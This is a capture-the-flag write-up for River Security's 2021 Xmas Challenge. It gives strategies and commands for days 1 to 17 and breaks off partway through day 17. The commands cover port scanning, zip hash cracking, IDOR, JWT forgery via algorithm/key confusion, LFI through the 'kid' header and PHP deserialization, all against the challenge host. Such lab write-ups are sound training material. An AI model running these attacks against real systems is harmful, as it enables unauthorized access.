RIVER SECURITY


Xmas Challenge

25-12-2021

WRITE-UP

Writeup by Tejmal - https://github.com/Rob019/rsxc2021-writeup

Day#1



Descr: In this first challenge we have managed to forget which port we are listening on. Could you please find the port listening for traffic? We know it's in the range 30 000-31 000.

Strategy: Use a port scanner in the given range to find the open port then connect to it to obtain the **flag**.


Commands:

nmap rsxc.no -p30000-31000

nc rsxc.no 30780

Flag: RSXC{Congrats!*******}

Day#2



Descr: We have found a magical port that is listening on port 20002, maybe you can find todays flag there?

Strategy: Send all bytes, one at the time, to the target server (from 00 to FF) until the server responds with the flag. Careful to not sending the newline character!

Commands:

python day2.py SILENT=1

day2.py

///////

from pwn import *

import time

URL="rsxc.no"


PORT="20002"

```
START=0x00
START=0xd2 # skip to the end

for i in range(0xff):
    if(i < START):
        continue
    time.sleep(0.5)
    b = bytes([i])
    conn = remote(URL,PORT)
    conn.send(b)
    res = conn.recv()
    if(b"RSXC{" in res):
        print(res.decode())
        break
```

Flag: RSXC{You_*****}

Day#3



Meme ref: https://mobile.twitter.com/ahakcil/status/1428333622466076679

Descr: When looking for the prizes to this challenge we came across some text we can't understand, can you help us figure out what it means?


Strategy: Use CyberChef and decode the encoded text.

Commands: https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)From_Base58('rpshnaf39wBUDNEGHJKLM4PQRST7VWXYZ2bcdeCg65jkm8oFqi1tuvAxyz',false)Bzip2_Decompress(false)From_Base85('!-u')From_Morse_Code('Space','Line%20feed')From_Hex('None')From_Base32('A-Z2-7%3D',false)&input=WmxoVFdrNUtRVFY2ZDNKdVZ6TnBRbkZ5ZUdsNWNYTmtTRWRCZWxaV1ZrZE9NVlZYUmtRelZHNVhRamhTU2xCeFUzVlZRak52VkdabFRqSm1kbGwwWm5WRGF6UnlSemswU3pSWVN6VXhkemx3Wmt0VFkxcHFNVGRCZVhOS2EwWldaVnBHZFhWNlNuaDFZbUYwT1dST1JXSkJiVk5HVTBSQmVEaHZka1pHVGpoNVZHNDRXbmhLVWpVMlRIWjZORlUxZFZsb2VURXhhRVZFWnpSbFNHbFRTMjlFV25Kdk5UVldUbmczTlVONFJXSndSblJuT1VkRFpWUjJkRXRDVmxkS2FqVldPRlJ3T0ZJelVYSTRXbWhSVkVoT04zQkdRWE00TldkYk01YTnpOVXhYY1hwbFVXNWtUVmRuZW5saWFIZ3hSRlUwUmxjek5YQlRVMmRyZ

GtWdFlqYzJkbkUyVERsemVFUllRWHBUY1hveE56Rk9Na1ptWjFNNGFHZG1aRlk0Vm1wbl
FXbEljMUkzWmpVMlpqZEJjMmgyY0Zad2RtWm1PVmQwVlVablNqSkZSVkJYZUVOQ2VGVk
hPWFJRVkZwallUbEZVWGN6YUZKVWQxTTBSbFpsVEUxVFVITkNkWHBLV1RkeFUwNDNj
RXM1YlRsS05XczNjVFJOYVdJMlltMUxlbTl1WVhrMWJVVk5lWEp0WVZOVk5GVm5XbTlWZ
Uc5S2RrUnJWa2hTCg

Flag: RSXC{I_*****}

Day#4



Descr: The flag of the day can be found by xor'ing our text with 4 bytes.

Strategy: Since the 4 bytes of the plaintext are (most probably) 'RSXC', first XOR the cyphertext with them and obtain the key (88 c5 54 d5) then XOR the whole cyphertext with the key.

Commands:
https://gchq.github.io/CyberChef/#recipe=From_Hex('0x')XOR(%7B'option':'Hex','string':'88%20c5%2054%20d5'%7D,'Standard',false)&input=MHhkYTB4OTYweDBjMHg5NjB4ZjMweDg4MHgzYjB4YTYweGZjMHg5YTB4MjMweGJhMHhmZDB4YTkweDMwMHg4YTB4ZmIweGE0MHgyZDB4OGEweGQwMHg4YTB4MDYweDhhMHhlMTB4YjYweDNhMHhmMjB4ZmMweDlhMHgyMDB4YmQweGU5MHhiMTB4MGIweGEwMHhmYjB4YTAweDMyMHhhMDB4ZTQweDlhMHhgzNTB4YmIweGYxMHhhODB4M2IweGE3MHhlZDB4Yjg

Flag: RSXC{Most_*******}

Day#5

Descr: A spy was listening in on some of our discussion about todays challenge. Can you figure out what he found?

Strategy: Find the messages inside the pcap file with strings. Retrieve the file with binwalk and create a wordlist with crunch respecting what the message says. Finally zip2john and john will be sufficient to crack the zip's hash.

Commands:

strings 05-challenge.pcap: What about encrypting a zip file containing the flag? Let's say a 10 digit long number above 9 954 000 000 as the password?

binwalk -e 05-challenge.pcap

crunch 10 10 -t 9954%%%%%% -o nums

zip2john _05-challenge.pcap.extracted/AC6D.zip > hash

john hash --wordlist=./nums # 9954359864

Flag: RSXC{Good_*******}

Day#6


Descr: We recently did some research on some old ciphers, and found one that supposedly was indecipherable, but maybe you can prove them wrong?

Strategy: Crack this Vigenere cipher knowing that 'RSXC{' is part of the decrypted text.

Commands: https://www.dcode.fr/vigenere-cipher > PEWJ{oqfgpylasqaqfzmgloxjgcezyigbglx} > Known: RSXC{

Flag: RSXC{isth******}

Day#7



Descr: We found this picture that seemed to contain the flag, but it seems like it has been cropped, are you able to help us retrieve the flag?

Strategy: Find the second picture inside the first one with binwalk. Extract it with dd.


Commands:

binwalk 07-challenge.jpg # find second picture at offset 199

dd if=07-challenge.jpg of=2.jpg ibs=1 skip=199

Flag: Flag: RSXC{Sometimes_****}

Day#8




Descr: I just created a new note saving application, there is still some improvements that can be made but I still decided to show it to you!

Strategy: Find the note identified by 0 (all the notes are equally accessible)

Commands: curl http://rsxc.no:20008/notes.php?id=0

Flag: RSXC{Remember_*******}

Day#9



Descr: I see that someone managed to read my personal notes yesterday, so I have improved the security! Good luck!

Strategy: The notes IDs are the MD5 digests of words. Since 'flag' is what we need to retrieve, first md5sum 'flag', then look for that note.

Commands: curl -s http://rsxc.no:20009/notes.php?id=$(echo -n flag | md5sum | cut -d" " -f1) | grep -o RSXC.*}

Flag: RSXC{MD5_sh*****}

Day#10


Descr: Sometimes you need to look up to get the answer you need.

Strategy: The flag is in the HTTP Response header. It is **NOT** a directory traversal, “look up” is certainly misleading.

Commands: curl -s http://rsxc.no:20010 --head | grep RSXC | cut -d" " -f2

Flag: Flag:RSXC{Somet*****}

Day#11




Descr: We intercepted some traffic from a malicious actor. They seemed to be using a not so secure implementation of RSA, could you help us figure out how they did it?

Strategy: Simply find 'p' as the 3rd_root of 'n' (as it's a perfect cube). From there, follow the given script and replace the last print with: *print(rsa.decrypt(base64.b64decode(flag)))*

Commands: -

Flag: RSXC{Good_*****}

Day#12



Descr: For this challenge you need to do some encoding, but remember, you need to do it quickly, before the time runs out.

Strategy: The server can ask to hexify, reverse, lower the case a given string. Prepare a mini python script to do that fast enough and retrieve the flag.

Commands:

```
#!/usr/bin/python

from pwn import *

import base64


SERVER = "rsxc.no"

PORT = "20012"


r = remote(SERVER, PORT)

out = r.readuntil("\n")

i = 0
```

```
while True:
        out = r.readuntil("me: ").decode("ascii")
        print(out)
        encoded = r.readuntil('\n').decode("ascii").strip("\n")
        #print("Out: "+out)
        #print("Encoded: "+encoded)
        if("base64" in out):
                sol = base64.b64decode(encoded).decode("ascii")
        if("hex" in out):
                sol = bytes.fromhex(encoded).decode("ascii")
        if("reverse" in out):
                sol = encoded[::-1]
        if("lower" in out):
                sol = encoded.lower()
        if("Time" in out):
                print("FAILED")
                break
        #print("({})".format(str(i)))
        #print("Sol: "+sol)
        r.send(sol)
        if(i==100):
                out = r.read()
                print(out)
```

flag += sol

i+=1

Flag: RSXC{Seems_*******}

Day#13

Descr: When starting with new languages and frameworks, it is easy to get confused, and do things you shouldn't.

Strategy: The flag is encoded in base64 in one of the Javascript files. Open the Wedveloper tools > Debugger > app > src > Todos.js, find it under const b64. Decode it with base64 -d

Commands: -

Flag: RSXC{it_*******}

Day#14

Descr: Have you heard about the secure information sharing standard JWT? It can sometimes be a little confusing, but I think we got it all figured out.

Strategy: Follow the steps in this blog post: https://habr.com/en/post/450054/

Commands:

Get JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0

cat key.pem | xxd -p | tr -d "\\n"

2d2d2d2d2d424547494e205055424c4943204b45592d2d2d2d2d0a4d494943496a414e
42676b71686b6947397730424151454641414f43416738414d49494343674b43416745
413248437541446546b46596e654c5767454c3932690a434968304766664350735249545
45364179306e4e6f66555433696c553248656257375133433316e7261734669444749336
4494b2f4e5135356e4a4a3439646c6e0a39412f5249744f7a71395233425977633451746
1725a636634574f31665341444a2f6e3562684844314149583369337072 7a5a47645834
6d616a3044582f48570a634b39686669505a5046487346395763 6d386f636e4e4c31386
637552b504f4a634a366a326834352b6d586438486f5977616864724b536f554a4c48657
4654f0a4479372f306466683137494e5a6e6f694d7a774b497a313576672f495062534d5
14670624f557935375a2b6e332f503946693756495378 6c36736777646b64720a48364f

3758552f357737652b30496e6337526c633776797471386f5238354944395a464d37416
e754f62544b52664a72336356346456746d6e306e58644e55310a435135666d542b3754
45343966745371514 16c35536b44664a384e6a4f58724d4e79755a384649446c3363656
16c58686b5a7264486e41337977376c6b4f4b660a5a4153412b596a392f546556654850
4d766c333979687031346b3946686d516c5755555332704978507532674466673547536
6b644f4646336d62737174556e660a686c3742516865505a795430583057466b78714c7
9306f6a554779352b564b776f697636514f48376f396846314d64496c46696a704a2b794
62f624f776759300a7153356a2f2b49454c624c41493464353736376e7a6f642f61504f7a
75546239653135776d4c52582f6e39573874494578377a665958554e6b442f646236795
20a69546976496f54704e41746b3847614f31483346487742506 6b3136787278396765
50697839457545326d446d4f426f6c484b65456d662f466944507938506a0a7456656e7
1656c456438447245644c377635496742453043417745414151 3d3d0a2d2d2d2d2d454
e44205055424c4943204b45592d2d2d2d2d

echo -n "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0" |
openssl dgst -sha256 -mac HMAC -macopt
hexkey:2d2d2d2d2d424547494e205055424c4943204b45592d2d2d2d2d0a4d49494349
6a414e42676b71686b69473977304241514546414 14f43416738414d49494343674b43
41674541324843754144546b46596e654c5767454c3932690a43496830476666435073
52495445364179306e4e6f66555433696c553248656257375 13343316e7261734669444
7493364494b2f4e5135356e4a4a3439646c6e0a39412f5249744f7a71395233425977633
4517461725a636634574f31665341444a2f6e3562684844314149583369337072 7a5a47
6458346d616a3044582f48570a634b39686669505a5046487346395763 6d386f636e4e4
c31386637552b504f4a634a366a326834352b6d586438486f5977616864724b536f554a4
c486574654f0a4479372f306466683137494e5a6e6f694d7a774b497a313576672f49506
2534d514670624f557935375a2b6e332f5039466937564953786c36736777646b64720a
48364f3758552f357737652b30496e6337526c633776797471386f5238354944395a464
d37416e754f62544b52664a72336356346456746d6e306e58644e55310a435135666d54
2b375445343966745371514 16c35536b44664a384e6a4f58724d4e79755a384649446c3
36365616c58686b5a7264486e41337977376c6b4f4b660a5a4153412b596a392f546556
6548504d766c333979687031346b3946686d516c5755555332704978507532674466673
3547536b644f4646336d62737174556e660a686c3742516865505a795430583057466b7
8714c79306f6a554779352b564b776f697636514f48376f396846314d64496c46696a704

a2b79462f624f776759300a7153356a2f2b49454c624c41493464353736376e7a6f642f61504f7a7554623965313577 6d4c52582f6e39573874494578377a665958554e6b442f64623679520a69546976496f54704e41746b3847614f3148334648774250666b3136787278396765506978394575453 26d446d4f426f6c484b65456d662f466944507938506a0a7456656e71656c456438447245644c3776354967424530434177454141513d3d0a2d2d2d2d2d454e44205055424c4943204b45592d2d2d2d2d

>> 8044662fefd2d059190c06c813aceb61220fd8c29cdccae1e63c4e5a433c1b2c

python -c "exec(\"import base64, binascii\nprint base64.urlsafe_b64encode(binascii.a2b_hex('8044662fefd2d059190c06c813aceb61220fd8c29cdccae1e63c4e5a433c1b2c')).replace('=','')\")"

>> gERmL-_S0FkZDAbIE6zrYSIP2MKc3Mrh5jxOWkM8Gyw

Create the JWT:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.gERmL-_S0FkZDAbIE6zrYSIP2MKc3Mrh5jxOWkM8Gyw

Flag: RSXC{You_********}

Day#15

Descr: I can admit I might not have figured out everything, but I think everything should be figured out now! I have however implemented a new header I found in RFC 7515.

Strategy: Exploit a LFI inside the 'kid' property of the JWT header. I.e.:

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "file:///var/www/html/portal.php"
}
```

Then inspect the source code.

Commands: -

Flag: RSXC{Don't_let_*******}

Day#16

Descr: Sometimes while monitoring networks and machines, or doing incident response, we find some obfuscated commands. We didn't have time to deobfuscate this, and it is not recommended to just run it. Could you help us with it?

Strategy: Repeatedly decode the base64 encoded content and, instead of executing the script, keep decoding what you get. The flag is in the bash comments after the last round of decoding.

Commands:

1. Open the script and replace the last line with echo $x

2. Run the script and save it in another file

3. Repeat step one.

4. Continue to run the script without the last `sh` commands

5. get the URL: curl http://rsxc.no/b60b34d2afcd4b3950e4c6341efbc10cdb70e782c70b2bf8950e305ad90ebd5f/flag.txt;#UlNYQ3tEb24ndF9ibGluZGx5X3RydXN0X29iZnVzY2F0ZWRfY29kZV9pdF9taWdodF9kb19zb21ldGhpbmdfYmFkfQ==;#UlNYQ3tEb24ndF9ibGluZGx5X3RydXN0X29iZnVzY2F0ZWRfY29kZV9pdF9taWdodF9kb19zb21ldGhpbmdfYmFkfQ==

Flag: RSXC{Don't_blindly*********}

Day#17

Descr: We felt like it's time to start sending out some XMas cards, maybe you find something you like?

Strategy: Exploit the PHP Deserialization vulnerability to access the flag.txt file.

Commands:

Save the file locally

Replace card.txt with flag.txt

Add a print and a serialize command:


- echo base64_encode(serialize($card))."
";

